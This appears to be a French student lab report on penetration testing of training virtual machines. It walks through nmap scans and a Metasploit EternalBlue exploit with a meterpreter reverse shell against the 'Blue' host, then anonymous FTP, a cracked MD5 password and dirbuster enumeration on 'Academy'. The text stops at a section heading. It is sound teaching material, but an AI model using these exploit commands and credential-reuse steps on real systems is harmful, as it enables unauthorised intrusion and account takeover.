

SAE3Cyber04 - Découvrir le Pentesting

MARTIN-JOVE Charles THIEBAUD-GIRARD Paul-Victory

Table des matières

Introduction	3
Machine n°1 : “Blue”	3
Première étape - Analyse des ports.....	3
Deuxième étape - Recherche de faille avec Metasploit.....	4
Troisième étape - Exploitation de la faille	5
Machine n°2 : “Academy”	7
Première étape - Analyse des ports.....	7
Deuxième étape – Analyse d’une faille « humaine »	8
Troisième étape – Sondage du répertoire web avec Dirbuster	9
Quatrième étape – Dirbuster avancé.....	12
Cinquième étape – Tentative d’exécution de code PHP	14
Sixième étapes – Création d’un reverse shell en Bash pour accès root	15
Septième étape – Changement mot de passe root et connexion sh	17
Machine n°3 : “Dev”	19
Première étape - Analyse des ports.....	19
Deuxième étape – Analyse du serveur web avec Firefox et Dirbuster	20
Analyse avant-plan	20
Site sur le port 80.....	21
Site sur le port 8080	23
Troisième étape – Recherche de faille avec Metasploit.....	23

Quatrième étape – Montage NFS disponibles	24
Cinquième étape – Recherche d’une faille sur BoltWire	26
Sixième étape – Elévation en root	27
Septième étape – Nettoyage	28
Machine n°4 : “Butler”	29
Première étape - Analyse des ports.....	29
Deuxième étape – Analyse du site web.....	29
Troisième étape – Recherche de faille SMB2.....	30
Quatrième étape – Bruteforce de Jenkins avec BURP	31
Cinquième étape – Exécution d’un script avec Jenkins	35
Sixième étape – Exploitation du reverse-shell	36
Septième étape – Escalade de permissions.....	37
Machine n°5 : “Blackpearl”	40
Première étape – Analyse des ports	40
Deuxième étape – Analyse du serveur web	41
Troisième étape – Recherche d’une faille de Navigate CMS	45
Quatrième étape – Exploration du système via meterpreter	46
Conclusion	48

Introduction

Dans cette SAE de pentesting nous avons eu à nous introduire dans cinq machines virtuelles de HackTheBox afin de s'octroyer les droits administrateurs en utilisant les différents outils vus en cours de pentesting, nos capacités d'analyses et le site ExploitDB

Machine n°1 : "Blue"

Première étape - Analyse des ports

On considère que l'on connaît l'IP de la machine "Blue" qui est 10.170.8.28, avec l'aide de nmap on scan les ~65535 ports afin de trouver les services avec des ports ouverts et de recueillir des informations sur la machine.

Nmap -T4 -p- -A -open 10.170.8.28

```
(kali@vm-iutcl-kali-7)-[~/sae304]
$ nmap -T4 -p- -A -open 10.170.8.28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 10:40 EST
Nmap scan report for 10.170.8.28
Host is up (0.00074s latency).
Not shown: 64081 closed tcp ports (reset), 1445 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 0E:1E:04:00:80:28 (Unknown)
```

On peut voir que les ports ouverts sont

- MSRPC
- Netbios-ssn
- Microsoft-ds
- Autres ports de MSRPC

On peut obtenir d'autres informations comme notamment le système d'exploitation qui est Windows 7 Ultimate 7601 SP1

Netbios-ssn permet de gérer les impressions avec des imprimantes en réseau, microsoft-ds est le service de résolution de domaine d'AD DS (Active Directory), pour finir MSRPC (Microsoft Remote Procedure Call) qui est un protocole de communication interprocessus permettant à un client d'invoquer une procédure exposée par un serveur RPC, que ce soit sur une machine distante ou sur la même machine dans un processus différent

Deuxième étape - Recherche de faille avec Metasploit

Avant de chercher un exploit sur Metasploit on commence par chercher une faille existant sur cette version de Windows 7 sur Google, on trouve des informations sur l'exploit EternalBlue développé par la NSA et qui a été publié en 2017 par le groupe de *hackers* The Shadow Brokers, cet exploit concerne les version pre-MS17-010 de Windows 7, 8, 8.1, Windows Server 2003-2008-2012, un correctif qui a été publié pour donner suite aux attaques du ransomware WannaCry qui utilise cette faille

```
msf6 > searchsploit eternalblue
[*] exec: searchsploit eternalblue
```

Exploit Title	Path
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)	windows_x86-64/remote/42030.py

Maintenant on utilise search pour avoir plus d'information sur cette faille EternalBlue SMB Remote Code Execution (MS17-010)

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	\ target: Automatic Target	.	.	.	.
2	\ target: Windows 7	.	.	.	.
3	\ target: Windows Embedded Standard 7	.	.	.	.
4	\ target: Windows Server 2008 R2	.	.	.	.
5	\ target: Windows 8	.	.	.	.
6	\ target: Windows 8.1	.	.	.	.
7	\ target: Windows Server 2012	.	.	.	.
8	\ target: Windows 10 Pro	.	.	.	.
9	\ target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
11	\ target: Automatic	.	.	.	.
12	\ target: PowerShell	.	.	.	.
13	\ target: Native upload	.	.	.	.
14	\ target: MOF upload	.	.	.	.
15	\ AKA: ETERNALSYNERGY	.	.	.	.
16	\ AKA: ETERNALROMANCE	.	.	.	.
17	\ AKA: ETERNALCHAMPION	.	.	.	.
18	\ AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
20	\ AKA: ETERNALSYNERGY	.	.	.	.
21	\ AKA: ETERNALROMANCE	.	.	.	.
22	\ AKA: ETERNALCHAMPION	.	.	.	.
23	\ AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	\ AKA: DOUBLEPULSAR	.	.	.	.
26	\ AKA: ETERNALBLUE	.	.	.	.
27	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution
28	\ target: Execute payload (x64)	.	.	.	.
29	\ target: Neutralize implant	.	.	.	.

On voit que cette faille concerne Windows 7, et qu'elle permet d'exécuter du code et des commandes à distance

Troisième étape - Exploitation de la faille

Pour utiliser l'exploit on fait use avec le chemin de l'exploit

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	445	yes	The target port (TCP)
SMBDomain		no	(Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass		no	(Optional) The password for the specified username
SMBUser		no	(Optional) The username to authenticate as
VERIFY_ARCH	true	yes	Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET	true	yes	Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

```

Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	10.170.0.17	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Avec options on peut afficher les options

On va faire un set RHOSTS avec l'IP de la machine pour spécifier sur quelle machine on va utiliser l'exploit

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.170.8.28
RHOSTS => 10.170.8.28
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.170.0.17:4444
[*] 10.170.8.28:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.170.8.28:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.170.8.28:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.170.8.28:445 - The target is vulnerable.
[*] 10.170.8.28:445 - Connecting to target for exploitation.
[+] 10.170.8.28:445 - Connection established for exploitation.
[+] 10.170.8.28:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.170.8.28:445 - CORE raw buffer dump (38 bytes)
[*] 10.170.8.28:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 10.170.8.28:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 10.170.8.28:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 10.170.8.28:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.170.8.28:445 - Trying exploit with 12 Groom Allocations.
[*] 10.170.8.28:445 - Sending all but last fragment of exploit packet
[*] 10.170.8.28:445 - Starting non-paged pool grooming
[+] 10.170.8.28:445 - Sending SMBv2 buffers
[+] 10.170.8.28:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.170.8.28:445 - Sending final SMBv2 buffers.
[*] 10.170.8.28:445 - Sending last fragment of exploit packet!
[*] 10.170.8.28:445 - Receiving response from exploit packet
[+] 10.170.8.28:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.170.8.28:445 - Sending egg to corrupted connection.
[*] 10.170.8.28:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.170.8.28
[*] Meterpreter session 1 opened (10.170.0.17:4444 => 10.170.8.28:49158) at 2024-11-27 11:06:52 -0500
[+] 10.170.8.28:445 - -----
[+] 10.170.8.28:445 - -----WIN-----
[+] 10.170.8.28:445 - -----
```

Avec la commande exploit un reverse shell est lancé sur le port 445, ce qui lance le terminal de commande meterpreter

```
meterpreter > pwd
C:\Users\Administrator
meterpreter > ls
Listing: C:\Users\Administrator

Mode                Size           Type             Last modified            Name
-----
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 AppData
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Application Data
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Contacts
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Cookies
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Desktop
040555/f-xT-xT-x 4096        dir             2021-07-20 09:22:40 -0400 Documents
040555/f-xT-xT-x 4096        dir             2021-07-20 09:22:41 -0400 Downloads
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:41 -0400 Favorites
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Links
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Local Settings
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Music
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 My Documents
100666/fw-fw-fw- 786432      fil             2022-11-29 08:21:23 -0500 NTUSER.DAT
100666/fw-fw-fw- 65536       fil             2021-07-20 09:22:35 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/fw-fw-fw- 524288      fil             2021-07-20 09:22:35 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
100666/fw-fw-fw- 524288      fil             2021-07-20 09:22:35 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 NetHood
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Pictures
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 PrintHood
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Recent
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Saved Games
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Searches
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 SendTo
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Start Menu
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Templates
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Videos
040777/fwxTwxTwx 0           dir             2024-11-27 17:16:54 -0500 dkfjshd
100666/fw-fw-fw- 262144      fil             2022-11-29 08:21:23 -0500 ntuser.dat.LOG1
100666/fw-fw-fw- 0           fil             2021-07-20 09:22:35 -0400 ntuser.dat.LOG2
100666/fw-fw-fw- 20          fil             2021-07-20 09:22:35 -0400 ntuser.ini
```

Comme on peut le voir nous avons accès au dossier de l'utilisateur Administrateur

```
meterpreter > mkdir test
Creating directory: test
meterpreter > ls
Listing: C:\Users\Administrator

Mode                Size           Type             Last modified            Name
-----
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 AppData
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Application Data
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Contacts
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Cookies
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Desktop
040555/f-xT-xT-x 4096        dir             2021-07-20 09:22:40 -0400 Documents
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Downloads
040555/f-xT-xT-x 4096        dir             2021-07-20 09:22:41 -0400 Favorites
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Links
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Local Settings
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Music
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 My Documents
100666/fw-fw-fw- 786432      fil             2022-11-29 08:21:23 -0500 NTUSER.DAT
100666/fw-fw-fw- 65536       fil             2021-07-20 09:22:35 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/fw-fw-fw- 524288      fil             2021-07-20 09:22:35 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
100666/fw-fw-fw- 524288      fil             2021-07-20 09:22:35 -0400 NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 NetHood
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Pictures
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 PrintHood
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Recent
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Saved Games
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Searches
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 SendTo
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Start Menu
040777/fwxTwxTwx 0           dir             2021-07-20 09:22:35 -0400 Templates
040555/f-xT-xT-x 0           dir             2021-07-20 09:22:40 -0400 Videos
040777/fwxTwxTwx 0           dir             2024-11-27 17:16:54 -0500 dkfjshd
100666/fw-fw-fw- 262144      fil             2022-11-29 08:21:23 -0500 ntuser.dat.LOG1
100666/fw-fw-fw- 0           fil             2021-07-20 09:22:35 -0400 ntuser.dat.LOG2
100666/fw-fw-fw- 20          fil             2021-07-20 09:22:35 -0400 ntuser.ini
040777/fwxTwxTwx 0           dir             2024-11-27 17:21:41 -0500 test
```

Pour finir nous allons essayer d'ouvrir un shell CMD avec la commande shell

```
meterpreter > shell
Process 1588 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>
```

Machine n°2 : “Academy”

Première étape - Analyse des ports


On considère que l’on connaît l’IP de la machine “Academy” qui est 10.170.6.21, avec l’aide de nmap on scan les ~65535 ports

Nmap -T4 -p- -A -open 10.170.6.21

```
(kali@vm-iutcl-kali-7)-[~]
$ nmap -T4 -p- -A -open 10.170.6.21
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-05 12:22 EST
Nmap scan report for 10.170.6.21
Host is up (0.00070s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 1000      1000      776 May 30  2021 note.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:10.170.0.17
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 0E:1E:04:00:60:21 (Unknown)
```

Nous pouvons voir que trois ports sont ouverts, le port 21 TCP qui est le port du service file transfer protocol (FTP) qui utilise le démon vsftpd 3.0.3, le port 22 TCP utilisé pour secure shell (SSH) avec OpenSSH 7.9p1 et pour finir le port 80 qui indique qu’un serveur web Apache 2.4.38 est accessible sur cette machine, avec les informations sur le header cette machine est une machine Debian et d’après la version de OpenSSH c’est même précisément une Debian 10

On commence par regarder ce qui est accessible facilement soit le site internet via le port 80.



Via le navigateur on observe bien que le service Apache est en ligne mais qu'il n'y a pas d'élément qui nous aide car il est juste installé mais pas modifié ni configuré plus que de base.

Deuxième étape – Analyse d'une faille « humaine »

Dans la partie FTP du nmap on remarque un détail relativement important, c'est la présence d'un fichier note.txt sur la session Anonyme de FTP qui est accessible sans mot de passe. On décide donc de s'y connecter afin de le récupérer et voir s'il y a des informations importantes.

```
(kali@vm-iutcl-kali-7)-[~]
$ ftp 10.170.6.21
Connected to 10.170.6.21.
220 (vsFTPd 3.0.3)
Name (10.170.6.21:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

On se connecte donc sur le serveur FTP avec cette session anonyme et on récupère le fichier note.txt avec get note.txt

```
(kali@vm-iutcl-kali-7)-[~]
$ cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updateDate`) VALUES
('10201321', '', 'cd73502828457d15655bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

The StudentRegno number is what you use for login.

Let me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta
```

Avec la commande cat on peut voir le contenu du fichier avec des instructions pour se connecter à une base de données ainsi que des requêtes SQL

L'information nous indique que l'on pourrait se connecter sur un site d'académie avec l'identifiant StudentRegno qui est ici « 10201321 »

Le problème est que sur le site à première vue rien n'est configuré, à moins que des sites secondaires existent.

Par défaut le site apache est stocké dans /var/www/html qui contient un fichier index.html

Il va donc valoir sonder les répertoires accessibles depuis le serveur web avec dirbuster


Troisième étape – Sondage du répertoire web avec Dirbuster

Dirbuster va nous permettre de chercher s'il n'existe pas d'autres répertoires dans la racine du serveur web

Pour configurer dirbuster nous allons indiquer plusieurs informations

- Target URL qui est donc l'adresse de la cible avec l'indication du port 80
- On utilise les méthodes HEAD et GET de http
- On va scanner avec une liste de mots qui existe dans dirbuster, ici directory-list-lowercase qui contient donc un certain nombre de noms possibles de répertoires
- Ensuite on met le mode Brute Force Dirs en mode non récursif

Le brute force va prendre environ 7min



Après exécution on va dans File Tree pour afficher les répertoires en arborescence

/	200	11322
icons	403	446
academy	200	4141
assets	200	1709
js	200	1384
css	200	1598
fonts	200	3568
img	200	1362
phpmyadmin	200	1504
server-status	403	446

On peut voir qu'il existe un dossier « academy » qui contient des assets, c'est donc a première vu un site, on se rend donc sur l'adresse du site <http://10.170.6.21/academy>

ONLINE COURSE REGISTRATION

PLEASE LOGIN TO ENTER

Enter Reg no :

Enter Password :

[Log Me In](#)

This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

On utilise les identifiants de la note pour se connecter au site

- Red no : 10201231
- Password : cd73502828457d15655bbd7a63fb0bc8

Le mot de passe est chiffré en MD5 ce qui est facilement déchiffrable via un site internet de comme dcode, on obtient le mot de passe « student »

STUDENT CHANGE PASSWORD

Change Password

Current Password


New Password

Confirm Password

[Submit](#)

On tombe alors sur une page qui nous demande de changer le mot de passe, on choisira par exemple « gtrnet »

STUDENT REGISTRATION



Student Registration

Student Name
Rum Ham

Student Reg No
10201321

Pincode
777777


CGPA
7.60

Student Photo
NO IMAGE AVAILABLE

Nous avons accès au profil d'on on peut modifier le nom, CGPA et la photo de profil, le site ne nous laisse pas vraiment faire quoique ce soit d'autre

Quatrième étape – Dirbuster avancé

